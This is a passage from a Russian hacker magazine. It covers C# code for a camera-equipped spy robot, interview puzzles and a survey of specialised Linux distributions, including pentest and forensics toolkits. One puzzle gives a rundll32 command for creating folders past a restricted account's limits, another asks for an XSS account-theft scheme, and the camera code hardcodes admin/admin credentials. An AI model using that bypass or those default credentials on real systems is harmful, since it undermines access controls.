При нажатии на кнопку «Вперед» вызывается метод Forward, который передает в сервис сообщение OnMove. В сервисе сообщение передается в обработчик OnMoveHandler, который создает запрос SetDrivePower. Данный запрос определяет количество энергии, которое нужно подать на левое и правое ведущие колеса робота, чтобы он двигался в направлении, выбранном пользователем. После чего сформированный запрос отправляется сервису дифференциального привода на выполнение. Аналогично действуют обработчики нажатия других кнопок.

```
Обработчик нажатия кнопки Forward
private void btnForward_Click(object sender, ↵
EventArgs e) {
  Forward();
}
```

```
Метод Forward
void Forward() {
  _eventsPort.Post(new OnMove(this, ↵
  (int) options.MotionSpeed, (int) options.MotionSpeed));
}
```

```
Метод OnMoveHandler
IEnumerator < ITask > OnMoveHandler(OnMove onMove) {
  // Создание запроса на движение
  drive.SetDrivePowerRequest request = ↵
  new drive.SetDrivePowerRequest();
  request.LeftWheelPower = ↵
  onMove.Left;
  request.RightWheelPower = ↵
  onMove.Right;
  drive.SetDrivePower sdp = ↵
  new drive.SetDrivePower(request);
  // Создание временной задержки
  sdp.TimeSpan = ↵
  TimeSpan.FromMilliseconds(500);
  _nxtDrivePort.Post(sdp);
  yield
  break;
}
```

ЗАХВАТ ИЗОБРАЖЕНИЙ С КАМЕРЫ

IP-камера TP-LINK имеет встроенный веб-сервер, отправив которому HTTP-запрос можно получить изображение с камеры: http://<ip-адрес камеры>/cgi-bin/jpg/image. Захват изображений с камеры реализован в методе GetCameraImage. Последний оператор данного метода активирует получателя, который срабатывает через timeDelay миллисекунд, и снова запускает метод GetCameraImage. Таким образом организуется периодический вызов метода GetCameraImage.

```
Захват изображения с камеры
void GetCameraImage(DateTime dt) {
  if (runflag) {
    // Считываем изображение
    HttpWebRequest req = (HttpWebRequest) ↵
    WebRequest.Create("http://" + camerahost + ↵
```

LG optimus G — СОВЕТ № 2: УМНЫЙ ПУЛЬТ ДЛЯ РОБОТА



После того как мы закончили собирать своего робота, встает вопрос об управлении «умным другом». Чтобы не гоняться за ним по коридорам с ноутбуком, можно использовать в качестве пульта Optimus G. Большой экран позволит комфортно разглядеть картинку с веб-камеры робота, оценить ситуацию, а затем подключиться к веб-интерфейсу через браузер и отдать нужные команды. С помощью USB-хоста и Bluetooth к смартфону можно подключить внешнюю клавиатуру — это удобно, если роботу нужны длинные команды в SSH/Telnet-сессии.

Для более простых роботов на базе Mindstorms для Android доступен официальный клиент от Lego (goo.gl/YrX9x), позволяющий запускать заранее определенные сценарии и подавать базовые команды — например управлять сервомоторами робота.

Благодаря поддержке в Optimus G сетей 4G LTE этим можно заниматься и вне дома. Это удобно для проектов, связанных с «умным домом» или видеонаблюдением. Проект такой системы LG продемонстрировала в этом году на выставке CES под названием SmartControl: с помощью телефона можно управлять стиральной машиной, холодильником или даже пылесосом.






Рис. 4. Настройка параметров Solution




Рис. 5. Форма для управления роботом

```
    "/cgi-bin/jpg/image");
    req.Credentials = new System.Net.↵
    NetworkCredential("admin", "admin");
    HttpWebResponse resp = (HttpWebResponse) ↵
    req.GetResponse();
    Stream stm = resp.GetResponseStream();
    System.Drawing.Image img = new Bitmap(stm);
    stm.Close();
    // Отображаем изображение в форме
    Bitmap bmp = new Bitmap(img);
    SpawnIterator < Bitmap > (bmp, DisplayImage);
    // Сохраняем изображение
    img.Save(savepath + "\\" + Convert.ToString(i) + ↵
    ".gif", System.Drawing.Imaging.ImageFormat.Gif);
    i = i + 1;
  }
  // Задержка на указанное время
  Activate(Arbiter.Receive(false, ↵
  TimeoutPort(timeDelay), GetCameraImage));
}
```

После захвата изображения оно отправляется в форму. Для этого сервис отправляет сообщение FormInvoke в порт WinFormsServicePort. В сообщении FormInvoke указывается делегат, который и записывает в компонент PictureBox изображение.

Отправка изображения форме

```
IEnumerator < ITask > DisplayImage(Bitmap bmp) {
  Fault fault = null;
  // Проверка наличия экземпляра формы
  if (_driveControl == null) yield
  break;
  FormInvoke setImage = new FormInvoke(delegate() {
    _driveControl.CameraImage = bmp;
  });
}
```

АКТИВАЦИЯ ОБРАБОТЧИКОВ

После описания в коде сервиса обработчиков нужно связать их с портом _eventsPort, на который приходят сообщения от формы. Обработчики сообщений формы можно разделить на обработчики, выполняющиеся эксклюзивно и параллельно.

Эксклюзивность — это важная концепция в разработке сервисов. Состояние сервиса включает информацию, которую он использует в ходе своей работы, а также отправляет другим сервисам. Состояние сервиса всегда должно быть непротиворечивым. Если несколько потоков в один момент времени обновят состояние сервиса, то результат обновления предсказать будет нельзя. Поэтому любой метод, который обновляет состояние сервиса, должен быть эксклюзивным.

Чтение состояния сервиса может выполняться параллельно несколькими обработчиками (параллельный обработчик не может быть запущен одновременно с эксклюзивным). Следовательно, ему всегда будет доступно непротиворечивое состояние сервиса.

Описание обработчиков событий формы

```
// Перехват событий от формы
MainPortInterleave.CombineWith(Arbiter.Interleave(
  new TeardownReceiverGroup(),
  new ExclusiveReceiverGroup
  (
    // Обработка событий формы
    Arbiter.Receive<OnLoad>(true, _eventsPort, ↵
    OnDriveControlLoadHandler),
    Arbiter.Receive<OnClose>(true, _eventsPort, ↵
    OnDriveControlClosedHandler),
    // Запрос на запись
    Arbiter.ReceiveWithIterator<OnRecord>(true, ↵
    _eventsPort, OnRecordHandler)
  ),
  new ConcurrentReceiverGroup
  (
    // Обработка команд на перемещение робота
    Arbiter.ReceiveWithIterator<OnMove>(true, ↵
    _eventsPort, OnMoveHandler)
  )
));
```

Обработчики OnDriveControlLoadHandler и OnDriveControlClosedHandler помещены в группу эксклюзивных обработчиков, так как первый обработчик устанавливает значение переменной, а второй — инициирует завершение работы сервиса. Обработчик OnMoveHandler помещен в группу параллельно выполняющихся обработчиков, так как он не изменяет состояние сервиса.

В зависимости от того, является ли обработчик обычным методом или итератором для его активации (в целях последующей обработки сообщений), используется метод Arbiter.Receive или Arbiter.ReceiveWithIterator.

ЗАКЛЮЧЕНИЕ

Предлагаемый проект робота-шпиона далек от совершенства. Он немного шумный, потребляет много энергии, и следить с его помощью ты сможешь разве что за котом. Но! Этот проект может стать неплохим началом для твоих собственных разработок. Созданная программа для управления роботом без каких-то значительных изменений может быть использована и для управления другим роботом (например, iRobot Create). ⌶

INFO

Просмотреть информацию о запущенном DSS-узле и всех запущенных сервисах можно по адресу http://localhost:50000 с помощью Chrome или IE. Порт 50000 используется по умолчанию для запуска dsshost.

Александр Лозовский (Alexander@real.xakep.ru)



Задачи на собеседованиях

Задачи от IT-компании CUSTIS (www.custis.ru)

ЗАДАЧА № 1

ВОПРОС

Перед игроком на столе лежит 12 монет — 7 орлом вверх, 5 решкой вверх. Игрок с завязанными глазами может раскладывать монеты на кучки и переворачивать монеты.

Задача: выделить две кучки с гарантированно одинаковым (возможно, нулевым) количеством монет орлом вверх. Естественно, на ощупь положение монеты не определяется и кучки монет не могут быть пустыми.

ОТВЕТ

Берем любые 7 монет и выделяем их в кучку. Пусть x — количество монет орлом вверх, тогда в другой кучке из 5 монет их 7 – x. Переворачиваем монеты из первой кучки и получаем также 7 – x монет орлом вверх.

ЗАДАЧА № 2

ВОПРОС

Что будет в выводе консоли после выполнения метода RunTest()?

```
private delegate TY Func<TX, TY>(TX x);
private void PrintResult<TY>(Func<int, TY> f) {
    Console.WriteLine("{0},{1},{2}", f(1), f(2), f(3));
}

public void RunTest(){
    var t = 0;
    Func<int, int> f = x => { t += x; return t; };
    t = 1;
    PrintResult(f);
}
```

ОТВЕТ

2,4,7

Задачи от Group-IB

ЗАДАЧА № 1

ВОПРОС

Какая процедура реализована в данном коде?

```
    lea bx,arr
    mov cx,N
    sub cx,1
label1:
    push cx
    xor si,si
    mov di,2
    mov cx,N-1
label2:
    mov ax,word ptr [bx+si]
    mov dx,word ptr [bx+di]
    cmp ax,dx
    jle label3
    mov word ptr  [bx+si],dx
    mov word ptr  [bx+di],ax
label3:
    add si,2
    add di,2
    loop label2
    pop cx
    loop  label1
```

ОТВЕТ

В данном коде реализована процедура сортировки пузырьком:

```
    lea bx,arr ; адрес массива
    mov cx,N   ; количество элементов
    sub cx,1   ; количество элементов – 1
 label1:
    push cx
    xor si,si  ; обнуляем индекс текущего элемента
    mov di,2
    mov cx,N
    sub cx,1
label2:
    mov ax,word ptr [bx+si]  ; берем элемент
    mov dx,word ptr [bx+di]  ; и следующий за ним
    cmp ax,dx                ; сравниваем их
    jle label3               ; если первый больше или
                             ; равен второму, то не
                             ; меняем их
    mov word ptr  [bx+si],dx ; обмен элементов
    mov word ptr  [bx+di],ax
label3:
    add si,2       ; указатели на следующие элементы
    add di,2
    loop label2:   ; повторяем внутренний цикл
    pop cx
    loop  label1   ; повторяем внешний цикл
```

ЗАДАЧА № 2

ВОПРОС

В ОС семейства Windows XP существует команда, исполняемая через Rundll32.exe, с помощью которой можно создать каталоги даже там, где это под ограниченной учетной записью пользователя сделать нельзя. Например, в каталоге %userprofile%\Local Settings\Temporary Internet Files\Content.IE5.

Укажите полную строку команды для требуемого действия.

ОТВЕТ

```
rundll32.exe ADVPACK.dll, DelNodeRunDLL32 ↩
"путь к каталогу или файлу"
```

Задачи от компании ABBYY

№ 1

Дана строка S, состоящая из N строчных символов латинского алфавита (то есть из символов от a до z). Интервалом в строке будем называть упорядоченную пару (i, j), такую, что $0 \le i \le j < N$. Будем называть интервал хорошим, если в подстроке, в которую входят все символы исходной строки S с i-го по j-й включительно, находится не более L различных символов. Два интервала (i1, j1) и (i2, j2) являются различными, если либо $i1 \ne i2$, либо $j1 \ne j2$. Итак, даны числа N, L и строка S. Требуется найти число различных хороших интервалов в заданной строке S. Предложите максимально эффективный алгоритм решения, использующий разумное количество памяти.

№ 2

Дан неориентированный граф G. Известно, что степень каждой вершины не превосходит 2, то есть каждой вершине соответствует не более двух ребер. Для графа делается довольно много (k штук) запросов вида v1 v2, где v1 и v2 — номера некоторых вершин в исходном графе. Для каждого из этих запросов потребуется либо выдать минимальное расстояние между вершинами (минимальное в смысле количества ребер в пути, соединяющем две заданные вершины), либо выдать –1, если между ними нет путей.

Предложите максимально эффективный алгоритм решения, использующий разумное количество памяти.

Задача от «Лаборатории Касперского»

У нас есть довольно посещаемый блог, где к каждой записи любой зарегистрированный пользователь может оставлять комментарии. Блок комментария имеет следующий формат:

<аватар>	<имя пользователя>
	<Текст комментария>
	Ответить Редактировать Удалить

Нам достоверно известно, что поле <имя пользователя> не проходит никакой обработки перед отображением на странице, то есть мы имеем типичную XSS-уязвимость.

Опишите схему атаки, чтобы завладеть учетными записями завсегдатаев форума. При каких предположениях нам удастся завладеть учетными записями? Что можно предпринять, чтобы предотвратить кражу учетных записей даже при наличии подобной уязвимости?

Задача от IT-компании CUSTIS

Следующий серверный код на Java осуществляет обработку документа, полученного из входящего сообщения JMS, в процессе которой выполняет операции с базой данных и отправляет в ответ подтверждение. От заказчика появилось требование вести в базе данных журнал обработки сообщений, в который необходимо записывать информацию о результатах обработки. Для этого был реализован сервис LogService с методом log(String message, Throwable cause).

Измените приведенный код, добавив запись в журнал любых результатов обработки и обеспечив корректную обработку ошибок:

```
@Transactional
public void processDocument(Document document) throws ServiceException, ↵
MessagingException {
  if (isValid(document)) {
    documentService.store(document);
    messagingService.send(Acknowledgements.documentReceived(documentt));
  } else {
    messagingService.send(Acknowledgements.documentInvalid(document));
  }
}
```

Расскажите, как можно протестировать полученный код.

Расскажите, как должен быть реализован метод audit, чтобы гарантировать запись в журнал любых результатов.

Бонус: читателю-правильно-решателю компания обещает подарочек. Какой? А сюрприз!

Задачи от компании Softline

№ 1

Что выведет данный скрипт? Объясните почему.

```
<?php
 function fn(&$var)
 {
    $var = $var - ($var/10 * 5);
    return $var;
 }
 echo fn(100);
?>
```

№ 2

Как можно сделать анимированную иконку средствами только CSS с анимацией части изображения без использования растрового фона (см. рисунок)?



Бонус читателю: Кандидат, успешно справившийся с задачей, может быть приглашен на очное собеседование либо сможет получить возможность обучения или прохождения стажировки в офисах департамента разработки Softline (Таганрог, Оренбург, Новосибирск, Воронеж). Успешные кандидаты, приславшие резюме, пройдут собеседование и получат шанс трудоустройства.

Айтишные компании! Шлите нам свои задачки!

Есть интересные задачки и хочется поделиться ими с нашими читателями? Не нужно держать это в себе! Пишите редактору рубрики: lozovsky@glc.ru, и, если ваша задачка будет свежей и интересной, мы с удовольствием поставим ее перед нашими читателями. Бесплатно, без регистрации, капчи и SMS! :)

Любишь решать задачи, готовишься к собеседованиям? Так решай! И шли свое решение на мое мыло. Решишь правильно — опубликуем твой ответ, а то и наградим бонусом от компании — поставщика вопроса.

Сергей Яремчук (grinder@tux.in.ua)



Отряды специального назначения

ОБЗОР СПЕЦИАЛИЗИРОВАННЫХ ДИСТРИБУТИВОВ LINUX

Количество специализированных дистрибутивов на порядок больше, чем решений для общего использования, они востребованы и популярны. Их разработчики не только тщательно подбирают софт, но и пересобирают ядро и компоненты, чтобы обеспечить удобство работы и большую производительность в конкретных задачах.



МУЛЬТИМЕДИЙНЫЕ ДИСТРИБУТИВЫ

Мультимедийные дистрибутивы предназначены для комфортного просмотра и прослушивания медиаконтента, работы с фотографиями, графическими и 3D редакторами. Ядро оптимизировано для обработки мультимедиа в режиме реального времени, гарантируя минимальное время реакции и высокую отзывчивость системы. Среди активных проектов наиболее популярен Ubuntu Studio (ubuntustudio.org), поддержкой которого занимается Canonical. Он представляет собой базовый дистрибутив, укомплектованный тщательно подобранным софтом и различными мультимедийными плагинами. Многие пользователи находят это удобным, так как не требуются дополнительные телодвижения, все идет из коробки.

Альтернатива Ubuntu Studio — KXStudio (kxstudio.sf.net), также базирующийся на Ubuntu и содержащий почти аналогичный софт, только в качестве рабочей среды используется KDE. Пользователям Ubuntu / Linux Mint дооснастить систему всем необходимым позволит специальный метапакет:


```
$ sudo add-apt-repository ↵
ppa:kxstudio-team/kxstudio
$ sudo apt-get update
$ sudo apt-get install kxstudio-repos
$ sudo apt-get update
```

После чего команда sudo apt-cache search kxstudio покажет наличие нескольких метапакетов, предназначенных для установки определенных групп приложений.


Дистрибутив ArtistX (ранее Mediainlinux, artistx.org) базируется на 12.04 LTS версии Ubuntu (с некоторыми поздними обновлениями), DVD включает рабочие среды GNOME 3 и KDE 4.8 и около 2500 свободных мультимедиапакетов.

Еще один интересный вариант — Dream Studio (dickmacinnis.com/dreamstudio), который распространяется в виде ISO-образа дистрибутива и как установочный скрипт для самостоятельного развертывания в Ubuntu. Последний вариант будет удобен и для пользователей Linux Mint. Просто запускаем скрипт из консоли, выбираем любые из десяти предложенных категорий софта и ждем окончания процесса установки. Среди приложений можно выделить Cinelerra, Ardour, CinePaint, Blender, Inkscape, Synfig Studio, Kompozer, Guitarix.

Дистрибутив Puredyne также содержит расширенный комплект инструментов, нацеленных на подготовку и обработку графики, звука и видео. Базируется на Ubuntu и распространяется в виде сокращенной CD-версии и более полного DVD-образа, обе сборки могут быть установлены на USB Flash. Единственный минус — проект полтора года не обновлялся



НауЛинукс поставляется как дополнительный диск к Scientific Linux Cyrillic Edition



Дистрибутив Puredyne буквально напичкан софтом для обработки мультимедиа

(хотя заброшенным не считается). Последняя версия системы — 9.11.

МЕДИАСТАНЦИЯ НА LINUX

В большинстве своем решения для обработки мультимедиа не предназначены для работы в качестве медиастанции. Между тем Linux богат специализированными проектами, позволяющими превратить ПК в медиацентр и управлять просмотром медиаконтента из одной оболочки: MythTV (mythtv.org), XBMC Media Center (xbmc.org) и Freevo (freevo.sf.net). С их помощью можно просматривать TV, слушать онлайн-радио, читать RSS, играть в игры, скачивать файлы из интернета, узнавать прогноз погоды и многое другое. При этом поддерживается удаленное управление при помощи ИК-пульта, Bluetooth, беспроводной клавиатуры или через веб-интерфейс. Нужные пакеты доступны в репозиториях всех дистрибутивов Linux, правда, их еще нужно соответствующим образом настроить. Чтобы избавить пользователя от головной боли, появились специализированные дистрибутивы, которые легко устанавливаются и предлагают уже преднастроенное окружение. С их помощью можно минут за десять развернуть домашний медиацентр. И выбирать здесь есть из чего.

Например, Mythbuntu (www.mythbuntu.org) базируется на Ubuntu и MythTV, причем, в отличие от некоторых других подобных проектов, он может использоваться и в качестве обычного Ubuntu-десктопа (установлен XFCE), если в этом будет необходимость. Все настройки производятся при помощи Mythbuntu Control Centre. Кстати, дистрибутив отлично работает в Live-режиме, поэтому ставить его на хард совсем необязательно.

Сторонники Arch Linux, вероятно, предпочтут LinHES (Linux Home Entertainment System, linhes.org). Функционально он схож с предыдущим, для упрощения конфигурации здесь используется MythVantage. Еще один кандидат — Calculate Media Center (calculate-linux.ru) построен на базе Gentoo и не содержит ничего лишнего, а только XBMC и сопутствующие программы, плагины, кодеки и утилиты (включая торрент-клиент, RDP-клиент rdesktop и другие), собственно, поэтому он получился легче и производительнее своих одногруппников. Может работать с LiveCD или USB, после загрузки ОС сразу появляется оболочка XBMC, в которой можно выбирать источник данных. Доступны инструменты, позволяющие создать свою версию дистрибутива.

К сожалению, проект Freevo прекратил развитие, и все дистрибутивы, использующие его за основу, практически неактивны.

Несколько в стороне стоит VortexBox (vortexbox.co.uk) — дистрибутив, базирующийся на Fedora и предназначенный для использования в качестве музыкального сервера и NAS. VortexBox автоматически кодирует вставленные в привод CD-диски в FLAC или MP3, с добавлением тегов и обложек, индексирует коллекцию, хранит пользовательские файлы (документы, медиа, фото и прочее), транслирует потоки другим системам по сети (в том числе и беспроводной). Управление возможно с iPod/iPad/Android, ИК-пульта или через веб-браузер. Распространяется в виде ISO-образа или готового устройства.


Дистрибутив DidJiX (didjix.blogspot.fr) представляет собой готовое решение для диджеев, построенное на Mixxx, работает в Live-режиме с USB Flash. В его основе лежит ArchLinux.

НАУЛИНУКС


В образовательной среде интерес к Linux всегда был высок, это направление развивалось очень активно, в том числе и при участии различного рода учебных заведений, научно-исследовательских проектов и специальных программ. В результате имеем большое количество приложений, которые для удобства стали объединять в дистрибутивы — Edubuntu (построен на Ubuntu и продвигается Canonical), Scientific Linux (база RHEL, создан при поддержке Fermilab, CERN и ряда университетов), EduMandriva (edumandriva.ru, сборка Mandriva для образовательных целей, поддерживается компанией Mandriva) и другие. Среди них Edubuntu наиболее активно развивающийся, его версии выходят вместе с новым релизом базового дистрибутива. Но по рейтингу Distrowatch лидирует менее известный у нас и более консервативный в развитии Scientific Linux, который представляет собой стабильный дистрибутив корпоративного уровня с обновлениями и техподдержкой. И наверное, особое место в списке специализированных решений занимают два дистрибутива, продвигаемые российской компанией ОАО Линукс Инк (naulinux.ru) — Scientific Linux Cyrillic Edition (SLCE) и НауЛинукс. По сути, оба являются локализованной версией Scientific Linux (SL) и следуют за релизами SL/RHEL с сохранением нумерации (чтобы легче было отследить базовую версию). Кроме полной локализованной пересборки, в дистрибутивы включены раскладки клавиатуры для работы на нескольких национальных языках народов РФ, соответствующие интерфейсы для программ и дополнительные словари. С учетом потребностей пользователя изменен состав базового ПО по сравнению с SL, в поставку включено более 300 программных пакетов, адаптирована процедура установки. Набор приложений позволяет развернуть сервер, организовать рабочую среду пользователя или разработчика. Возможно создание кластера. В настоящее время проект предлагает две ветки: 5.х и 6.х, при этом НауЛинукс поставляется как дополнительный диск к SLCE (ранее он шел как отдельный дистрибутив), который содержит образовательные программы, программы для работы с мультимедиа, средства разработки, управления LDAP, LibreOffice, браузер Firefox и другое ПО. Версия 5.х построена несколько иначе и содержит набор дополнительных конфигураторов, школьный веб-портал на основе CMS Plone, систему администрирования служб и контроля доступа ОфисМастер.

УМНЫЙ ДОМ

Концепция умного дома предполагает объединение всех электроустройств в единую систему, управляемую с одной точки. На сегодня доступно большое количество специализированных адаптеров, позволяющих подключить практически все к компьютеру, поэтому при наличии определенных навыков и ПО все можно сделать самостоятельно. Дистрибутив Linux Media Center Edition (linuxmce.org) — больше чем просто медиастанция, как это может показаться из названия. Возможность проигрывания и трансляции аудио и видео, запись передач на диск (в основе MythTV и Xine) — это только верхушка айсберга. ПО, заложенное в LinuxMCE, позволяет управлять любыми устройствами в доме (различные выключатели, климат-контроль и прочее) и системой охраны, записывать все события с помощью аналоговых/IP/веб-камер. Кроме этого, можно развернуть сеть IP-телефонии (на базе Asterisk), которая будет использоваться для связи, удаленного управления устройствами, отправки SMS или вызова определенного номера в случае наступления определенных событий. Управление в пределах дома производится через IRDA, Bluetooth или Wi-Fi, за пределами — при помощи телефона или компьютера, что позволяет контролировать дом и управлять им практически на любом расстоянии. Графический интерфейс управления называется Orbiter, проект предлагает несколько вариантов: экранный (выводится на TV), для управления с ПДУ или клавиатуры; универсальный с веб-



Calculate Media Center — загрузил и смотри



BackBox содержит коллекцию из более чем 70 инструментов для проведения оценки безопасности системы

интерфейсом; мобильный, представляющий собой телефон; ПК или КПК, подключенные через Wi-Fi. Функция follow-me обеспечивает автоматическое перенаправление меню системы на устройства, вблизи которых находится пользователь. Сценарии позволяют выполнять автоматические действия в случае наступления некоторого события или критерия (время суток). Для удобства предусмотрен интерактивный план дома, в котором указывается расстановка устройств.

В основе LinuxMCE лежит Kubuntu. Система, построенная на LinuxMCE, состоит из ряда функциональных компонентов (Core, Media Director), и для развертывания потребуется один, но лучше несколько серверов. При этом Media Director можно использовать в качестве обычного десктопа. Единственный минус — проект развивается очень медленно, текущая официальная версия основана на Kubuntu 10.04. Кроме того, доступна коммерческая версия LinuxMCE (разрабатывается британской компанией Dianemo), которая построена на 12.04 LTS.

ОБСЛУЖИВАНИЕ И ВОССТАНОВЛЕНИЕ

В процессе эксплуатации ПК нередко возникает задача переразметить жесткий диск или восстановить систему после сбоев. В этом случае на помощь придут специальные дистрибутивы, которые должны обязательно быть в комплекте продвинутого пользователя. Один из них — Ubuntu Rescue Remix (ubuntu-rescue-remix.org) — содержит инструменты для управления разделами жесткого диска и файловыми системами, восстановления данных (Photorec, Ddrescue, Foremost, Autopsy, magicrescue и так далее). Актуальная версия основана на пакетной базе Ubuntu 12.04.

В уже установленном Ubuntu все инструменты можно скачать при помощи специального метапакета:

```
$ sudo add-apt-repository ↵
ppa:arzajac/ubuntu
$ sudo apt-get update
$ sudo apt-get install ubuntu-rescue-↵
remix-tools
```

Все примеры использования входящих в состав утилит приведены в файле /root/CheatSheet.txt.

Ну и не забываем о прекрасно зарекомендовавших себя Parted Magic OS (partedmagic.com), GParted (gparted.sf.net) и SystemRescueCd (sysresccd.org), которые содержат все необходимые инструменты для управления разделами харда, восстановления данных, тестирования и клонирования дисков, бэкапа данных. В поставку SystemRescueCd входят дополнительные инструменты для диагностики харда, определения оборудования, восстановления удаленных файлов, сброса/редактирования пароля администратора Windows, удаления информации без возможности восстановления.

Если же источником проблем в системе являются вирусы, то следует пройтись по сайтам антивирусных компаний. Некоторые из них предлагают сборку на Linux, позволяющую проверить систему, загрузившись с компакт-диска или USB: Avira AntiVir Rescue System, BitDefender Rescue CD, Dr.Web LiveCD/LiveUSB, Kaspersky Rescue Disk, Vba32 Rescue.

СПЕЦАМ ПО СЕКЬЮРИТИ

Список Linux-дистрибутивов, предназначенных специалистам по безопасности, всегда был внушительным, некоторые проекты со временем прекращали свое развитие, но их место занимали другие. Каждый был по-своему уникален и, несмотря на общую схожесть задач, предлагал разные инструменты и подход. Сегодня наиболее популярен BackTrack (backtrack-linux.org), построенный на базе Ubuntu (правда, пакетная база не полностью с ним совместима). Он используется пентестерами и хакерами для тестирования безопасности компьютеров и сетей, сбора информации, оценки уязвимостей, реверс-инжиниринга, нагрузочного тестирования, восстановления данных и так далее. Но есть и другие, не менее популярные. Например, относительно молодой проект BackBox Linux (backbox.org), созданный студентами и преподавателями Калабрийского университета (Италия). Дистрибутив содержит коллекцию из более чем 70 инструментов для проведения оценки безопасности системы и выявления скрытых или потерянных данных в системе, анализа Wi-Fi, VoIP: Metasploit/Armitage, Nmap, BeEF, OpenVAS, W3af, Scapy и другие. BackBox Linux основан на Ubuntu и полностью с ним совместим, в качестве рабочего стола используется XFCE. Разработчики предлагают свой репозиторий, позволяющий легко дооснастить нужным софтом любой Ubuntu-based дистрибутив:

```
$ sudo add-apt-repository ppa:backbox/↵
three
```

Несколько другое назначение у DEFT (Digital Evidence & Forensic Toolkit, deftlinux.net). Он используется для анализа последствий взломов компьютерных систем и сбора доказательств киберпреступлений, определения скомпрометированных данных и восстановления информации. Также содержит набор профильных приложений — антивирусы, сетевые сканеры, утилиты для выявления руткитов и просмотра информации в кеше браузера, просмотр реестра Windows, взлом пароля Windows (Ophcrack), инструменты для поиска скрытых на диске данных, клонирования дисков и многое другое. Разработан на платформе Lubuntu, в качестве графических интерфейсов использованы LXDE и Openbox. Может работать с DVD и USB-устройства (редакция Pen). Портативная версия предлагается в двух вариантах: для 2- (minimal)



CAINE — используется для сбора доказательств киберпреступлений



Bodhi Linux ориентирован на маломощные системы

и 4-гигабайтных флешек. Аналогичное направление имеет итальянский дистрибутив CAINE (Computer Aided INvestigative Environment, caine-live.net), он также построен на Ubuntu, в качестве рабочего стола используется MATE (форк GNOME 2). В его состав входит полный набор утилит, необходимых для исследования инцидента (forensic-анализ): GtkHash, Air, SSdeep, HDSentinel, Bulk Extractor, Fiwalk, ByteInvestigator, Automated Image & Restore (AIR), Autopsy, Foremost, Sleuthkit. Как особенность можно отметить наличие утилиты WinTaylor, предназначенной для досконального анализа Windows и создания подробных отчетов о зафиксированных аномалиях. Ряд проверок дисковых разделов и каталогов можно произвести при помощи дополнительных скриптов Nautilus, отсюда можно посмотреть список удаленных файлов, историю браузера, реестр Windows, изображения с метаданными EXIF.

ДЛЯ МАЛОМОЩНЫХ СИСТЕМ

